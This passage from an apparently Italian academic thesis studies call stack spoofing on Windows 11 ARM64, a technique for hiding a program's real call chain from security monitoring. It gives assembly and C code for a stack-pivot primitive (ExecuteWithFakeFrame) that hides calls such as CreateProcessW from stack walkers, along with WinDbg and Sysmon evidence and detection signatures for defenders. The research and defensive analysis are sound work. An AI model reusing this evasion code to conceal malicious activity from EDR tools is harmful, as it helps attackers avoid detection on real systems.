23    stp        x25, x26, [sp]                            ; costruisce frame falso [FP, LR=
        gadget]
24    mov        x29, sp                                  ; x29 -> frame falso sul fake stack
25
26    mov        x0, x23
27    blr        x21                                        ; chiama target; x30 =
        ExecuteWithFakeFrame+0x54
28
29    mov        x28, x0

```

```

30
31     mov     sp, x19                ; *** RIPRISTINO: SP torna allo
      stack reale ***
32     mov     x29, x20
33     mov     x30, x24
34     mov     x0, x28
35
36     ldp     x27, x28, [sp, #0x50]
37     ldp     x25, x26, [sp, #0x40]
38     ldp     x23, x24, [sp, #0x30]
39     ldp     x21, x22, [sp, #0x20]
40     ldp     x19, x20, [sp, #0x10]
41     ldp     x29, x30, [sp], #PROLOGUE_SIZE_EXEC
42     ret
43     ENDP

```

Listing 3.14: Implementazione ASM di `ExecuteWithFakeFrame`: pivot `SP` → fake stack, costruzione frame falso, ripristino stack reale.

3.4.3 Output del Compilatore ARM64 e `.pdata`

`ExecuteWithFakeFrame` possiede un record `RUNTIME_FUNCTION` valido che descrive il prologo sul *real* stack: l'allocazione `PROLOGUE_SIZE_EXEC`, il salvataggio di sei coppie di registri e la coppia `x29/x30`. Questo record è corretto per unwind sul real stack.

Il problema sorge quando il walker `.pdata` tenta di applicare questi unwind codes partendo da un `SP` che si trova sul fake stack: la formula `SP_virtuale = SP_corrente + PROLOGUE_SIZE_EXEC` produce un indirizzo interno al fake stack (o oltre il suo top), dove i registri salvati non esistono. Il `RetAddr` recuperato è nullo o corrisponde a dati arbitrari.

3.4.4 Stack in Memoria

Al breakpoint su `SecretFunction` (entry, prologo non ancora eseguito), `SP = 0x0000028d fa63ffe0`. La Tabella 3.6 documenta il layout del fake stack al momento del BP.

Offset da SP	Valore	Significato
+0x00	0x0000028d fa63ff00	FP falso → base del frame sul fake stack
+0x08	0x00007ffc fc539ec4	LR falso = gadget ntdll (ntdll+0x9EC4)
+0x10	0x00000000 00000000	null
+0x18	0x00000000 00000000	null
+0x20+	???????? ???? ?????	memoria non allocata — top del fake stack

Tabella 3.6: Dump `dq sp L10` al breakpoint su `SecretFunction` (Scenario 4). A partire da `0x0000028d fa640000` la memoria è inaccessibile: il fake stack di 64 KB termina esattamente lì. Lo stesso indirizzo è il `fakeSp` impostato dalla struttura `FAKE_FRAME_DATA`.

Il confronto con il TEB è determinante (Tabella 3.7):

Campo TEB	Valore	Note
StackBase	0x000000a3 6d700000	Top dello stack reale del thread
StackLimit	0x000000a3 6d6fb000	Limite inferiore committed
SP corrente	0x0000028d fa63ffe0	Fuori intervallo — fake stack

Tabella 3.7: SP al BP vs. limiti TEB (Scenario 4). SP si trova a circa 0x1E5 35C3FFE0 byte sopra StackBase: una distanza impossibile per un normale stack overflow e immediatamente rilevabile da qualsiasi validazione dell’intervallo.

3.4.5 Evidenze Raccolte

Il WARNING è il segnale primario: WinDbg ha verificato che SP è fuori dall’intervallo [StackLimit, StackBase] del TEB. I 2 frame visibili condividono lo stesso Child-SP (0x0000028dfa63ffe0) perché entrambi si trovano sul fake stack; il RetAddr nullo del frame 01 blocca la catena.

```

1 WARNING: Stack pointer is outside the normal stack bounds.
2     Stack unwinding can be inaccurate.
3 # Child-SP          RetAddr          Call Site
4 00 0000028d'fa63ffe0 00007ff6'ea8b1594    stack_spoof!
   SecretFunction
5 01 0000028d'fa63ffe0 00000000'00000000    stack_spoof!
   ExecuteWithFakeFrame+0x54

```

Listing 3.15: Output di k in WinDbg al breakpoint (Scenario 4 — Stack Pivoting)

Strumento	Frame visibili	Risultato
CaptureStackBackTrace	0	Disabilitato esplicitamente (g_captureStack = FALSE) per non inquinare l’output. In ogni caso, SP fuori da [StackLimit, StackBase] causerebbe l’arresto immediato del walker.
WinDbg k	2	Warning esplicito “outside normal stack bounds”. 2 frame prima del RetAddr nullo. Stesso Child-SP per frame 00 e 01.
System Informer	2	Identico a WinDbg: 2 frame gialli, catena troncata su ExecuteWithFakeFrame+0x54.

Tabella 3.8: Confronto dei risultati di tre stack walker (Scenario 4 — Stack Pivoting). La riduzione a 2 frame visibili, con avviso esplicito di SP anomalo, rappresenta la firma più facilmente rilevabile tra i cinque scenari.

Confronto tra strumenti (Tabella 3.8).




Figura 3.4: System Informer — Scenario 4 (thread 5544). 2 frame gialli; nessun frame ntdll visibile. La catena si tronca su `ExecuteWithFakeFrame`, identico comportamento al walker `.pdata` di WinDbg.

3.4.6 Perché RtlCaptureStackBackTrace si Ferma

Windows implementa una guardia esplicita prima di attraversare ogni frame durante lo stack walk: verifica che SP sia compreso in `[TEB.StackLimit, TEB.StackBase]`. Quando SP punta al fake stack (`0x0000028d fa63ffe0`), questa condizione è immediatamente falsa e il walker restituisce zero frame.

`ExecuteWithFakeFrame` non può mascherare questa anomalia perché agisce a livello di registro SP — un registro privilegiato che il TEB non aggiorna automaticamente. Aggiornare manualmente `TEB.StackBase/StackLimit` richiederebbe scrittura nel TEB (scrivibile ma monitorabile), e in ogni caso produrrebbe un intervallo di stack corrispondente alla memoria `VirtualAlloc`, che un EDR potrebbe marcare come sospetto per tipo di allocazione (`MEM_PRIVATE` vs. stack di sistema).

3.5 Spoofed Process Launch

Questo scenario applica il pivot di stack di Scenario 4 a una operazione ad alto impatto: il lancio di un processo tramite `CreateProcessW`. L'obiettivo è dimostrare che la catena di chiamate visibile a un EDR al momento della syscall `NtCreateUserProcess` può essere completamente separata dalla vera sequenza di esecuzione del thread.

3.5.1 Meccanismo

Il meccanismo è strutturalmente identico a Scenario 4, con due differenze:

1. La funzione target passata a `ExecuteWithFakeFrame` è `LaunchNotepad` (Listato 3.16) invece di `SecretFunction`.
2. `LaunchNotepad` invoca `CreateProcessW` per avviare `notepad.exe`. Al momento della syscall, SP si trova sul fake stack fuori dai limiti TEB: la call chain visibile a qualsiasi stack walker user-mode è troncata a 2 frame, indipendentemente dalla profondità reale della catena di chiamate.

3.5.2 Codice Rilevante

```
1  __declspec(noinline) BOOL WINAPI LaunchNotepad(LPVOID param)
2  {
3      UNREFERENCED_PARAMETER(param);
4
5      wchar_t cmd[] = L"C:\\Windows\\System32\\notepad.exe";
6      STARTUPINFO si = {sizeof(si)};
7      PROCESS_INFORMATION pi = {0};
8
9      BOOL success = CreateProcessW(NULL, cmd, NULL, NULL,
10                                     FALSE, 0, NULL, NULL, &si, &pi);
11      if (success) {
12          CloseHandle(pi.hProcess);
13          CloseHandle(pi.hThread);
14      }
15      return success;
```

```

16 }
17
18 // Setup identico a Scenario 4: stesso ExecuteWithFakeFrame, target
   = LaunchNotepad
19 FAKE_FRAME_DATA fakeFrame = {
20     .fakeFp = (void *)((ULONG_PTR)fakeStackTop - 0x100), //
        identico a Sc4
21     .fakeLr = GetRandomGadget(&g_gadgetCache),
22     .fakeSp = fakeStackTop
23 };
24
25 DWORD64 result = ExecuteWithFakeFrame(LaunchNotepad, &fakeFrame,
    NULL);

```

Listing 3.16: LaunchNotepad e setup dello Scenario 5. Il primitivo `ExecuteWithFakeFrame` è invariato rispetto allo Scenario 4 (Listato 3.14).

3.5.3 Output del Compilatore ARM64 e .pdata

LaunchNotepad è dichiarata `__declspec(noinline)`: possiede un record `RUNTIME_FUNCTION` proprio, correttamente descritto in `.pdata`. L'unwind di LaunchNotepad è quindi teoricamente corretto, ma il walker non riesce ad andare oltre `ExecuteWithFakeFrame` per le stesse ragioni documentate in Scenario 4.

3.5.4 Stack in Memoria

Al breakpoint su LaunchNotepad (entry, prologo non ancora eseguito), `SP = 0x00000242f344ffe0`. Il layout è identico a Scenario 4 (Tabella 3.9).

Offset da SP	Valore	Significato
+0x00	0x00000242f344ff00	FP falso → frame sul fake stack
+0x08	0x00007ffcfc53501c	LR falso = gadget ntdll (ntdll+0x501C)
+0x10	0x0000000000000000	null
+0x20+	???????? ????????	memoria non allocata — top fake stack a f3450000

Tabella 3.9: Dump `dq sp L10` al breakpoint su LaunchNotepad (Scenario 5). TEB `StackBase 0x9ed6b00000`, `StackLimit 0x9ed6afa000`: `SP` è fuori intervallo esattamente come in Scenario 4.

3.5.5 Evidenze Raccolte

Strutturalmente identico allo Scenario 4: stesso `WARNING`, stessa firma a 2 frame con `RetAddr` nullo. Il cambio di target da `SecretFunction` a `LaunchNotepad` non altera il comportamento del walker — la firma `SP` fuori TEB è invariante rispetto alla funzione bersaglio.

```

1 WARNING: Stack pointer is outside the normal stack bounds.
2     Stack unwinding can be inaccurate.

```

#	Child-SP	RetAddr	Call Site
00	00000242'f344ffe0	00007ff6'ea8b1594	stack_spoof!
	LaunchNotepad		
01	00000242'f344ffe0	00000000'00000000	stack_spoof!
	ExecuteWithFakeFrame+0x54		

Listing 3.17: Output di k in WinDbg al breakpoint (Scenario 5 — Spoofed Process Launch)

1	UtcTime:	2026-05-24 09:09:33.909
2	ProcessId:	5912
3	Image:	...\Notepad\Notepad.exe
4	CommandLine:	C:\Windows\System32\notepad.exe
5	ParentProcessId:	7808
6	ParentImage:	...\stack_spoof.exe
7	ParentCommandLine:	stack_spoof.exe

Listing 3.18: Sysmon EID 1 — Process Create per notepad.exe lanciato da stack_spoof.exe con stack pivotato (Scenario 5).




Figura 3.5: System Informer — Scenario 5 (thread 5508). 2 frame gialli: LaunchNotepad+0x4 e ExecuteWithFakeFrame+0x54. Struttura identica a Scenario 4; il cambio di target function non altera il comportamento dei walker.

3.5.6 Significato per un EDR

L'evento Sysmon EID 1 (Listato 3.18) rivela la *process lineage*: ParentImage = stack_spoof.exe è un'anomalia rilevabile se il processo padre è già marcato come sospetto. Tuttavia questo

campo non contiene informazioni sulla call stack al momento di `CreateProcessW`: Sysmon EID 1 non include un campo `CallTrace`.

Questa assenza è strutturalmente significativa. Un EDR user-mode che agganciasse `NtCreateUserProcess` tramite hook in-process vedrebbe lo stack pivotato: SP fuori dai limiti TEB, soli 2 frame risolvibili, gadget ntdll come LR. Un EDR kernel-mode con stack capture su `NtCreateUserProcess` potrebbe catturare la call stack dal kernel, indipendentemente dalla posizione di SP user-mode, e rilevare l'anomalia [`StackLimit`, `StackBase`].

La distinzione tra rilevamento user-mode (cieco allo stack pivot) e kernel-mode (potenzialmente visibile) costituisce il punto di partenza per l'analisi difensiva del Capitolo 4.

Capitolo 4

Analisi Difensiva

Il Capitolo 3 ha documentato cinque scenari di call stack spoofing producendo, per ciascuno, le evidenze osservate da quattro strumenti distinti. Questo capitolo analizza *perché* ogni strumento vede ciò che vede: individua i meccanismi di limite dei walker user-mode, caratterizza il contributo e i vincoli di Sysmon, e classifica le firme rilevabili da quelle strutturalmente invisibili a qualsiasi componente che operi in user-mode.

4.1 Limiti dei Walker User-Mode

I walker di stack user-mode operano sullo stesso spazio di indirizzi e con le stesse strutture dati che il codice offensivo può manipolare. Tre meccanismi di limite determinano la visibilità di ciascun walker.

4.1.1 Validazione dei Limiti di Stack (SP Bounds Check)

`RtlCaptureStackBackTrace` — e più in generale qualsiasi walker che attraversi frame seguendo il registro SP — esegue una verifica esplicita prima di processare ogni frame:

$$\text{TEB.StackLimit} \leq \text{SP} < \text{TEB.StackBase} \quad (4.1)$$

I valori `StackLimit` e `StackBase` sono scritti nel Thread Environment Block (TEB) dal kernel all'avvio del thread e non vengono aggiornati automaticamente quando il codice user-mode modifica SP. Negli Scenari 4 e 5, il primitivo `ExecuteWithFakeFrame` sposta SP sulla memoria allocata con `VirtualAlloc` tramite l'istruzione `mov sp, x27`: SP vale `0x0000028dfa63ffe0` in Scenario 4 e `0x00000242f344ffe0` in Scenario 5. Entrambi gli indirizzi sono esterni all'intervallo TEB del rispettivo run (Sezioni 2.4 e 2.5), quindi la condizione (4.1) è immediatamente falsa: `CaptureStackBackTrace` restituisce zero frame.

WinDbg implementa un walker `.pdata` con gestione degli errori più esplicita: segnala l'anomalia con il messaggio `Stack pointer is outside the normal stack bounds` e produce comunque i 2 frame accessibili prima del `RetAddr` nullo. Questa divergenza — zero frame per `CaptureStackBackTrace`, 2 frame con warning per WinDbg — riflette strategie di error handling diverse, non una differenza di visibilità strutturale.

4.1.2 Integrità della Catena x29/x30

Il walker ibrido FP-chain (impiegato da System Informer) risale la catena di frame pointer seguendo il registro x29. La catena è integra se e solo se ogni frame salva x29 e x30

in posizioni consecutive e imposta `x29 = SP` nel proprio prologo, come richiesto dalla Windows ARM64 calling convention.

In Scenari 2 e 3, `SpoofCallStack` scrive un frame falso: il slot FP è impostato a NULL e il slot LR è sostituito dall'indirizzo del gadget `ntdll`. La catena si tronca al primo frame falso, producendo i 2 e 3 frame evidenziati in giallo da System Informer (Figure 3.2, 3.3, 3.4, 3.5). Il walker non segnala alcun errore: un `FP = 0` è la condizione normale per il frame più esterno dello stack, indistinguibile da un frame falso troncato intenzionalmente.

4.1.3 Il .pdata Gap di SpoofCallStack

`RtlVirtualUnwind` — il motore del walker `.pdata` usato da WinDbg e dal runtime Windows — ricostruisce lo stato dei registri cercando un record `RUNTIME_FUNCTION` nel segmento `.pdata` per ogni PC incontrato. `SpoofCallStack` contiene un'istruzione `sub sp, sp, #0x30` non coperta da alcun record: è un'allocazione secondaria che MSVC non documenta automaticamente perché eseguita fuori dal prologo canonico. Quando `RtlVirtualUnwind` incontra questo PC la ricerca in `.pdata` fallisce, il walker non trova unwind codes e restituisce un `RetAddr` nullo, troncando la catena.

`CaptureStackBackTrace` produce un backtrace più profondo rispetto al walker `.pdata` di WinDbg: in Scenario 3 restituisce 10 frame, includendo i frame reali di `RecursiveSpoofHelper` che il walker `.pdata` non raggiunge. I 10 frame osservati — gadget `ntdll` interleaved con frame di `RecursiveSpoofHelper` — sono coerenti con un walker che attraversa la catena dei frame pointer (`x29`) in aggiunta o in alternativa a `.pdata`. Il gadget `ntdll`, avendo un record `RUNTIME_FUNCTION` valido, viene incluso nel backtrace e appare come frame intermedio.

4.1.4 Tabella Riassuntiva

La Tabella 4.1 sintetizza la visibilità di ciascun walker per tutti e cinque gli scenari.

Scenario	CaptureStack-BackTrace	WinDbg k	System Informer	Sysmon EID 1
1 Baseline	4 frame reali	9 frame	8 frame	N/A
2 Single-Frame	6 frame (gadget visibile)	2 frame + null	2 frame gialli	N/A
3 Multi-Frame	10 frame (gadget interleaved)	3 frame + null	3 frame gialli	N/A
4 Stack Pivot	0 (SP invalido)	2 frame + WARNING	2 frame gialli	N/A
5 Spoofed Launch	0 (SP invalido)	2 frame + WARNING	2 frame gialli	ParentImage rilevabile

Tabella 4.1: Visibilità degli stack walker per tutti e cinque gli scenari. N/A indica che Sysmon non produce EID 1 per scenari che non creano processi.

4.2 Sysmon come Strumento Difensivo

Sysmon (System Monitor) di Sysinternals opera a livello di kernel driver (`SysmonDrv`), registrando callback diretti nel kernel: utilizza `PsSetCreateProcessNotifyRoutineEx`

per la creazione di processi, object callback (`ObjRegisterCallbacks`) per gli accessi a handle di processi e thread, e un minifilter driver per le operazioni su filesystem. I dati raccolti vengono pubblicati come eventi ETW, ma il meccanismo di *intercezione* è basato su callback kernel, non sul provider `Microsoft-Windows-Threat-Intelligence` (ETW-TI): quest'ultimo è un provider separato impiegato da alcuni EDR per telemetria kernel, non da Sysmon. A differenza dei walker user-mode, Sysmon non risale la catena di frame: registra eventi strutturati — creazione di processi, accessi a handle, caricamento di librerie — con i metadati che il kernel espone al momento del callback.

4.2.1 EID 1 — Process Create e l'Assenza di CallTrace

L'evento Sysmon EID 1 viene generato alla creazione di ogni processo. Il campo `ParentImage` rivela il percorso completo del processo padre, recuperato dal kernel tramite `PsGetProcessImageFileName`. Il campo `CallTrace`, invece, è *assente* in EID 1: esso è disponibile esclusivamente in EID 10 (`ProcessAccess`, ovvero `OpenProcess`), dove descrive la call stack al momento dell'accesso al processo remoto.

Questa distinzione è strutturalmente significativa: EID 1 registra *cosa* è accaduto (un processo è stato creato) e *chi* lo ha creato (`ParentImage`), ma non *come* è stata invocata la syscall `NtCreateUserProcess`. La call stack al momento dell'invocazione — e quindi qualsiasi anomalia introdotta dallo stack pivot — è invisibile all'evento.

4.2.2 Evidenza in Scenario 5

L'artifact Sysmon registrato nella VM (Listato 3.18) mostra l'evento EID 1 prodotto da `CreateProcessW` all'interno di `LaunchNotepad` con SP pivotato sul fake stack. Il campo `ParentImage = stack_spoof.exe` è correttamente registrato: la relazione di parentela è visibile. Nessun campo dell'evento riporta la posizione di SP, la presenza di frame falsi, o il gadget `ntdll` usato come LR.

Si osserva inoltre il comportamento specifico di Windows 11: la stringa `notepad.exe` nella `CommandLine` viene reindirizzata al Notepad pacchettizzato dallo Microsoft Store, producendo due eventi EID 1 separati (`stack_spoof.exe` → notepad legacy → Notepad pacchettizzato). Questo comportamento è indipendente dallo stack spoofing e non altera l'analisi.

4.2.3 Limite Fondamentale: Invisibilità del Pivot

Per rilevare lo stack pivot al momento di `NtCreateUserProcess`, sarebbe necessario un componente capace di:

1. Intercettare la syscall `NtCreateUserProcess` nel contesto del thread chiamante, in modalità kernel.
2. Leggere SP del thread da `KTHREAD.TrapFrame.Sp` e confrontarlo con `TEB.StackBase` e `TEB.StackLimit`.
3. Eseguire uno stack walk kernel-mode, immune alle manipolazioni del registro SP user-mode.

Nessuno di questi tre passi è realizzabile da Sysmon nella sua configurazione attuale: il provider ETW-TI registra metadati di processo, non cattura lo stato dei registri del thread al momento dell'evento.

4.3 Rilevabilità per Scenario

4.3.1 Scenario 1 — Baseline

Lo stack è completamente visibile a tutti gli strumenti. SP è all'interno dell'intervallo TEB, la catena x29/x30 è integra e ogni funzione possiede un record `RUNTIME_FUNCTION` valido in `.pdata`. Non esistono firme anomale: Scenario 1 definisce lo stato di riferimento contro cui ogni deviazione successiva deve essere misurata.

4.3.2 Scenario 2 — Single-Frame Spoofing

Il gadget `ntdll` che sostituisce LR possiede un record `.pdata` valido — è codice di sistema legittimo — quindi `RtlVirtualUnwind` lo attraversa senza errori. La firma visibile è la troncatura della catena subito dopo il gadget: WinDbg mostra 2 frame prima del `RetAddr` nullo. System Informer evidenzia i frame in giallo, ma non può distinguere se il gadget sia presente per design del programma o per spoofing.

L'anomalia più sottile — l'allocazione secondaria `sub sp, sp, #0x30` non documentata in `.pdata` (Sezione 4.1.3) — è invisibile a qualsiasi strumento user-mode che non disponga già della ground truth della catena di chiamate reale.

4.3.3 Scenario 3 — Multi-Frame Recursion

`CaptureStackBackTrace` produce 10 frame strutturalmente plausibili: 3 gadget `ntdll` interleaved con 3 frame reali di `RecursiveSpoofHelper` e il CRT standard (Listato 3.12). Un analista senza ground truth non può distinguere questa catena da una legittima sequenza di callback `ntdll`.

Non è presente alcuna anomalia strutturale rilevabile: SP è all'interno dei limiti TEB, i gadget hanno record `.pdata` valido, e la catena FP produce frame con offset contigui. Questo scenario è il più difficile da rilevare in user-mode: la catena spoofata è *strutturalmente identica* a una chiamata legittima per tutti i walker disponibili.

4.3.4 Scenario 4 — Stack Pivot

La firma è la più forte tra i cinque scenari: SP fuori da `[TEB.StackLimit, TEB.StackBase]`. Qualsiasi componente che validi SP prima di attraversare un frame produce immediatamente un risultato anomalo. WinDbg lo segnala con il warning esplicito documentato in Listato 3.15; `CaptureStackBackTrace` restituisce zero frame.

La contromisura ovvia — aggiornare manualmente `TEB.StackBase` e `TEB.StackLimit` per coprire il fake stack — è realizzabile in user-mode (il TEB è scrivibile) ma non elimina la firma a livello kernel. `VirtualQuery` restituisce `MEM_PRIVATE` (0x20000) sia per lo stack di sistema sia per qualsiasi regione `VirtualAlloc`: non esiste un tipo `MEM_STACK` nell'API user-mode. La distinzione è però accessibile a un driver kernel tramite il VAD (Virtual Address Descriptor): le regioni di stack hanno un subtype VAD diverso dalle allocazioni private ordinarie, e un EDR kernel-mode che ispezionasse il VAD della regione puntata da `TEB.StackBase` rileverebbe che non si tratta di uno stack di sistema.

4.3.5 Scenario 5 — Spoofed Process Launch

Sysmon EID 1 rivela la relazione di parentela tramite `ParentImage`, ma non il meccanismo di invocazione (Sezione 3.2). La firma rilevabile è la coppia (`ParentImage` non autorizzato, `Image` = processo di sistema): questa signature è contestuale e richiede conoscenza esterna del processo padre. Nel caso generale `stack_spoof.exe` non differisce *a priori* da qualsiasi eseguibile firmato che avvii processi di sistema.

La firma SP fuori TEB è identica a Scenario 4 e produce lo stesso warning WinDbg. Nessuno strumento user-mode può rilevare il *perché* `CreateProcessW` sia stata invocata da un fake frame.

4.4 Firma Rilevabile e Non Rilevabile

4.4.1 Firme Rilevabili User-Mode

SP fuori [TEB.StackLimit, TEB.StackBase] (Scenari 4 e 5). Questa è la firma più forte e più affidabile tra quelle osservate. Qualsiasi walker che implementi la condizione (4.1) produce un risultato anomalo deterministico: zero frame per `CaptureStackBackTrace`, warning esplicito e soli 2 frame per WinDbg. Non esistono falsi positivi nella normale esecuzione di programmi Windows: uno stack legittimo è sempre all'interno dell'intervallo TEB scritto dal kernel.

RetAddr nullo in posizione non terminale (Scenari 2 e 3). Un `RetAddr 00000000 00000000` in posizione non terminale — cioè quando lo stack dovrebbe continuare verso il CRT — è rilevabile da un walker che confronti la profondità osservata con la catena attesa. WinDbg la mostra esplicitamente come ultimo entry prima della fine; un EDR potrebbe generare un alert per qualsiasi backtrace che contenga un `RetAddr` nullo prima dei frame CRT canonici (`BaseThreadInitThunk`, `RtlUserThreadStart`).

4.4.2 Firme Rilevabili con Euristica Contestuale

ParentImage anomalo in EID 1 (Scenario 5). La relazione di parentela `stack_spoof.exe` → `notepad.exe` è rilevabile se il processo padre è inserito in una lista di esclusione o se viene applicata una regola comportamentale del tipo “processo non firmato lancia processo di sistema”. La firma è contestuale: richiede conoscenza esterna del processo padre e non è generalizzabile senza un catalogo di processi autorizzati a creare processi di sistema.

4.4.3 Firme Non Rilevabili User-Mode

Gadget .pdata valido come LR (Scenari 2 e 3). Un gadget che punti a codice legittimo di `ntdll` con record `RUNTIME_FUNCTION` valido è indistinguibile da un frame `ntdll` reale per qualsiasi walker user-mode. Non esiste una firma strutturale che permetta di separare un LR sostituito da un LR legittimo senza conoscere *a priori* la catena di chiamate reale o applicare analisi statica del binario offensivo.

Allocazione secondaria non documentata in .pdata (Scenari 2 e 3). L'istruzione `sub sp, sp, #0x30` fuori prologo canonico non produce alcuna firma osservabile autonoma: è codice valido ed eseguito correttamente. La sua assenza da `.pdata` causa la

troncatura della catena — già classificata come firma rilevabile — ma non è identificabile come causa della troncatura senza ispezione del binario.

4.4.4 Verso il Rilevamento Kernel-Mode

I limiti delle sezioni precedenti derivano dalla stessa causa radice: i walker user-mode operano sullo stesso spazio di indirizzi e con le stesse strutture dati che il codice offensivo può manipolare. Un sistema di rilevamento robusto per tutti e cinque gli scenari richiederebbe tre capacità distinte.

Stack walk kernel-mode. Al momento della transizione user-mode / kernel, il processore salva lo stato dei registri del thread nel trap frame (`_KTRAP_FRAME`), una struttura kernel non modificabile da user-mode. Il valore di SP catturato nel trap frame riflette la posizione reale dello stack al momento della syscall, indipendentemente da qualsiasi manipolazione user-mode. Un driver che legga SP dal trap frame e risalga la catena tramite strutture kernel ottiene un backtrace immune alla manipolazione di x29/x30: le anomalie SP di Scenari 4 e 5 sarebbero rilevabili in modo deterministico.

Validazione del tipo di allocazione tramite VAD. A livello kernel, ispezionare il VAD della regione puntata da `TEB.StackBase` permette di verificare che si tratti di uno stack di sistema e non di una regione `VirtualAlloc`. L'API user-mode `VirtualQuery` non distingue i due casi — entrambi restituiscono `MEM_PRIVATE` — ma il VAD associa un subtype diverso alle regioni di stack, rendendo la distinzione accessibile a un driver kernel. Questa firma è specifica per i pivot di Scenari 4 e 5, anche se l'attaccante aggiorna manualmente il TEB.

Pointer Authentication (PAC) e return address signing. Per Scenari 2 e 3 — dove la catena spoofata è strutturalmente valida per qualsiasi walker — la difesa hardware già disponibile su Windows 11 ARM64 è PAC (`FEAT_PAUTH`). Windows 11 ARM64 deploya PAC in modo incondizionato sia in kernel-mode (chiave globale gestita da HyperGuard) sia in user-mode (chiave unica per processo, generata via `BCryptGenRandom` e scambiata a ogni transizione user/kernel). I binari compilati con il flag `/guard:signret` emettono `pacibsp` nel prologo (firma del LR con la chiave del processo) e `autibsp` nell'epilogo (verifica prima del `ret`): un LR sostituito con un gadget produce un PAC non valido e un'eccezione hardware al momento del ritorno.

Gli scenari di questo lavoro funzionano perché `stack_spoof.exe` è compilato senza `/guard:signret`: il LR non è firmato e può essere sostituito liberamente. Su un binario target compilato con `/guard:signret`, le tecniche di Scenari 2 e 3 richiederebbero di forgiare un LR con PAC valido — operazione non realizzabile senza la chiave di processo, gestita in modo sicuro dal kernel.

Capitolo 5

Conclusioni: Tradeoff Attaccante / Difensore

I cinque scenari documentati nei capitoli precedenti non sono cinque soluzioni alternative allo stesso problema: sono cinque punti distinti su due assi ortogonali — complessità di implementazione e superficie di rilevamento lasciata esposta. Questo capitolo analizza il problema simmetricamente: prima dal punto di vista dell’attaccante che deve scegliere la tecnica, poi dal punto di vista del difensore che deve scegliere dove investire.

5.1 Tradeoff dell’Attaccante: Complessità vs Invisibilità

La Tabella 5.1 sintetizza il rapporto costo/beneficio di ogni scenario dal punto di vista offensivo. I criteri di valutazione sono: complessità di implementazione (selezione gadget, allocazione memoria, gestione dello stato), e la firma residua lasciata a ciascun livello di rilevamento.

	Sc 1	Sc 2	Sc 3	Sc 4	Sc 5
Complessità	Nessuna	Bassa (1 gadget)	Media (3 gadget, ricorsione)	Alta (pivot SP)	Alta (pivot SP + CreateProcessW)
Walker user-mode	Catena integra	2 frame + null RetAddr	10 frame strutturali	0 frame (CBT)	0 frame
Sysmon EID 1	N/A	N/A	N/A	N/A	ParentImage visibile
SP anomalia	No	No	No	Sì	Sì

Tabella 5.1: Tradeoff attaccante: complessità vs firma residua per scenario. Le righe corrispondono ai criteri di valutazione; le colonne agli scenari. “N/A” = Sysmon non registra EID 1 per scenari senza creazione di processo.

5.1.1 Il Punto di Massimo Rapporto Qualità/Costo

